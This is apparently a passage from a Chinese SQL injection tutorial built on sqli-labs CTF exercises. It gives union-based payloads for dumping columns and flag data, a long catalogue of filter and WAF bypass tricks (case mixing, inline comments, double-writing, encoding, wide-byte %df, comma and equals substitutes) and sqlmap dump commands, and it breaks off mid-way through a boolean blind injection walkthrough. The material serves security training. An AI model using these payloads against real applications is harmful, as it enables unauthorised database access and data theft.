
8.爆出列名
1 | ?id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='flag'--+ |

9.查询
1 | ?id=-1' union select 1,2,flag from ctftraining.flag--+ |

补充:
1 | #一些SQL注入常用的函数 |
六、常见的绕过方式
1.注释符号绕过
1 | -- 注释内容 |
2.大小写绕过
如果用关键字阻塞过滤器显得不够聪明,可以通过变换攻击字符串中字符的大小写来避开它们,因为数据库使用不区分大小写的方式处理SOL关键字。例如,如果下列输入被阻止:
1 | UNION SELECT password FROM tblUsers WHERE username='admin'-- |
可以通过下列方法绕开过滤器:
1 | uNiOn SeLeCt password FrOm tblUsers WhErE username='admin'-- |
3.内联注释绕过
内联注释就是把一些特有的仅在MYSQL上的语句放在 /!../ 中,这样这些语句如果在其它数据库中是不会被执行,但在MYSQL中会执行。
1 | select * from cms_users where userid=1 union /*!select*/ 1,2,3; |
4.双写绕过
使用双写绕过。因为在过滤过程中只进行了一次替换。就是将关键字替换为对应的空。
比如 union在程序员处理时被替换为空,那需要我们可以尝试把union改写为Ununionion,这样红
色部分替换为空,则剩下的依然为union还可以结合大小写过滤一起使用
5.编码绕过
如URLEncode编码,ASCII,HEX,unicode编码绕过:
对关键字进行两次url全编码:
1 | 1+and+1=2 |
ascii编码绕过
1 | Test 等价于CHAR(101)+CHAR(97)+CHAR(115)+CHAR(116) |
16进制绕过:
1 | select * from users where username = test1; |
unicode编码对部分符号的绕过:
1 | 单引号=> %u0037 %u02b9 |
6.<>大于小于号绕过
在sql盲注中,一般使用大小于号来判断ascii码值的大小来达到爆破的效果。
greatest()和least()
greatest(n1, n2, n3…):返回n中的最大值 或least(n1,n2,n3…):返回n中的最小值
1 | select * from cms_users where userid=1 and greatest(ascii(substr(database(),1,1)),1)=99; |
strcmp()
strcmp(str1,str2):
若所有的字符串均相同,则返回STRCMP(),若根据当前分类次序,第一个参数小于第二个,则返回 -1,其它情况返回 1
1 | select * from cms_users where userid=1 and strcmp(ascii(substr(database(),0,1)),99); |
in关键字
1 | select * from cms_users where userid=1 and substr(database(),1,1) in ('c'); |
between a and b
between a and b:范围在a-b之间(不包含b)
1 | select * from cms_users where userid=1 and substr(database(),1,1) between 'a' and 'd'; |
7.空格绕过
一般绕过空格过滤的方法有以下几种方法来取代空格
1 | /**/ |
8.对or and xor not 绕过
1 | or = || |
9.对等号=绕过
like
不加通配符的like执行的效果和 = 一致,所以可以用来绕过。
正常加上通配符的like:
1 | Select * from cms_users where username like "ad%"; |
不加上通配符的like可以用来取代=:
1 | Select * from cms_users where username like "admin"; |
REGEXP
regexp:MySQL中使用 REGEXP 操作符来进行正则表达式匹配
1 | Select * from cms_users where username REGEXP "admin"; |
大于号小于号
使用大小于号来绕过
1 | Select * from cms_users where userid>0 and userid<2; #userid=1 |
<> 等价于 != ,所以在前面再加一个 ! 结果就是等号了
1 | Select * from cms_users where !(username <> "admin"); |
10.对单引号的绕过
使用十六进制
会使用到引号的地方一般是在最后的where子句中。如下面的一条sql语句,这条语句就是一个简单的用来查选得到users表中所有字段的一条语句:
1 | select column_name from information_schema.tables where table_name="users" |
这个时候如果引号被过滤了,那么上面的where子句就无法使用了。那么遇到这样的问题就要使用十六进制来处理这个问题了。
users的十六进制的字符串是7573657273。那么最后的sql语句就变为了:
1 | select column_name from information_schema.tables where table_name=0x7573657273 |
宽字节绕过
过滤单引号时,可以试试宽字节
过滤 ‘ 的时候往往利用的思路是将 ‘ 转换为 ‘ 。
在 mysql 中使用 GBK 编码的时候,会认为两个字符为一个汉字
%df 吃掉 \ 具体的方法是 urlencode(’) = %5c%27,我们在 %5c%27 前面添加 %df ,形成%df%5c%27 ,而 mysql 在 GBK 编码方式的时候会将两个字节当做一个汉字,%df%5c 就是一个汉字,%27 作为一个单独的 ’ 符号在外面:
1 | id=-1%df%27union select 1,user(),3--+ |
11.对于逗号的绕过
sql盲注时常用到以下的函数:
1 | substr() |
对于substr()和mid()这两个方法可以使用from for 的方式来解决
1 | select substr(database() from 1 for 1)='c'; |
使用join关键字来绕过
1 | union select 1,2,3,4; |
使用like关键字 适用于substr()等提取子串的函数中的逗号
1 | select ascii(mid(user(),1,1))=80 #等价于 |
使用offset关键字
1 | select * from cms_users limit 0,1; |
12.过滤函数绕过
sleep()被过滤时
sleep()时延时盲注中最常见的函数 当sleep()被过滤时可以使用benchmark()来代替
1 | sleep() -->benchmark() |
ascii()被过滤时
1 | ascii()–>hex()、bin() |
group_concat()被过滤时
1 | group_concat()–>concat_ws() |
substr(),substring(),mid()被过滤时
1 | substr(),substring(),mid()可以相互取代, 取子串的函数还有left(),right() |
user() datadir ord()被过滤时
1 | user() --> @@user、datadir–>@@datadir |
过滤了if函数:
1 | if函数的判断语句 |
七、注入方式及工具 sqlmap 的使用
sqlmap 工具安装及介绍
安装;安装教程
1、配置好 python
2、到 github 上下载 源码解压就可以,
使用方法
参考文章:
各种参数的含义
1 | -u #注入网址 |
其他的不多说了,各个题型的 sqlmap 用法在下面都写了,有过滤的没写,还不会写脚本
联合注入
重要函数
1 | # 将查到的一个字段内的所有数据,合并为一个字符串输出 |
手注的话,在上面已经讲了
使用工具 sqlmap,以第一题为例
输入下面的东西,先爆库

第一个问我们是否要跳过测试其他 payload,选是。
第二个看不懂,也选是

问我们是否要测试其他参数,选否

库名


爆表
1 | python sqlmap.py -u http://fb38469f-e856-4765-99c5-a785393f23ee.node5.buuoj.cn/Less-1/?id=1 -D ctftraining --tables |

爆字段
1 | python sqlmap.py -u http://fb38469f-e856-4765-99c5-a785393f23ee.node5.buuoj.cn/Less-1/?id=1 -D ctftraining -T flag --columns |
爆数据

1 | python sqlmap.py -u http://fb38469f-e856-4765-99c5-a785393f23ee.node5.buuoj.cn/Less-1/?id=1 -D ctftraining -T flag -C flag -dump |

结果
布尔盲注
含义:
布尔盲注的特点是,正确会有回显,错误没有回显。做题时,需要判断回显正确的条件是什么
重要函数
1 | # 获取字符串str长度 |
以 Less5 为例(已知单引号闭合)
不使用 sqlmap
判断数据库长度

先试试 50,正确
1 | ?id=1' and length((select group_concat(schema_name) from information_schema.schemata))>50--+ |
再看看 70,不对
1 | ?id=1' and length((select group_concat(schema_name) from information_schema.schemata))>70--+ |

多试试,最后发现长度 69 是对的
1 | ?id=1' and length((select group_concat(schema_name) from information_schema.schemata))>69--+ |

再判断判断具体字符
这个字符的 ascii 码是大于 90 的
1 | ?id=1' and ascii(substr((select group_concat(schema_name) from information_schema.schemata),1,1))>90--+ |

再看看这个字符的 ascii 码是大于 100 的吗?不是
1 | ?id=1' and ascii(substr((select group_concat(schema_name) from information_schema.schemata),1,1))>100--+ |
